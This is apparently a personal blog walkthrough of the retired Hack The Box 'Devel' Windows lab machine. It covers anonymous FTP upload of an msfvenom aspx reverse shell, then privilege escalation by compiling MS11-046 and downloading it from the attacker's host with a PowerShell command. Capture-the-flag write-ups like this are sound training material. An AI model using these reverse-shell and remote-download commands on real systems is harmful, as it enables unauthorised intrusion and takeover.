Har1743.github.io
This is my blogging website.
Project maintained by Har1743 Hosted on GitHub Pages — Theme by mattgraham
Hack The Box - Devel walkthrough
Today I am writing a walkthrough of the retired Devel machine of Hack The box.
It is a Windows based machine.
This machine has a static IP address <10.10.10.5>
It was a nice easy and interesting machine.
You have to found user.txt and root.txt flag.
Penetration Methodology
- Scanning
- open ports, versions and services
- Enumeration
- ftp enumeration
- http enumeration
- execute reverse shell
- Post Exploitation
- user flag
- root flag
Scanning
Let’s start our nmap to know about open ports, versions and services running on the machine.

Now we are done with our nmap.
Enumeration
As nmap shows us that ftp service is open and
we can login to ftp with anonymous user.

As we can see that there is image name welcome.png

Let’s try we can access that image from the website or not.
Wow
we can access ftp files from website.
Now let’s upload our reverse shell on ftp server But first check about the version and type of file which we can run on the website.

As we can see that this is a asp.net website.
We can now upload our aspx reverse shell on ftp server.
But first we have to generate it using msfvenom
msfvenom -p windows/shell_reverse_tcp LHOST=<your ip> LPORT=4444 -f aspx > shell.aspx
Now let’s upload the aspx shell to ftp.

Let’s execute our aspx shell from the website.

Before executing start the listener.
Hey we got the shell
We are now iis apppool\web
Post Exploitation

Let’s enumerate for user flag
Right now we can’t read any flag so let’s escalate our privelages.
Let’s try windwos-exploit suggestor copy systeminfo and try with that.
as windwos-exploit suggestor suggests us a bunch of exploit.
So let’s try MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege.
It didnt work.
let’s try another exploit MS11-046
When we download this we will get 40564 file change it to 40564.c
Then we have to compile it
i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
If mingw32 is not installed install it
sudo apt-get install mingw32
Now transfer the MS11-046.exe to devel machine using powershell command.
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://ip:8000/MS11-046.exe', 'c:\Users\Public\Downloads\MS11-046.exe')"

Now we are nt authority\system

Now we can access everything in the devel machine.

let’s enumerate the user.txt flag
We got the user.txt flag.
Root.txt flag

We have rooted this machine.
Thank you
Author : Hardik Chugh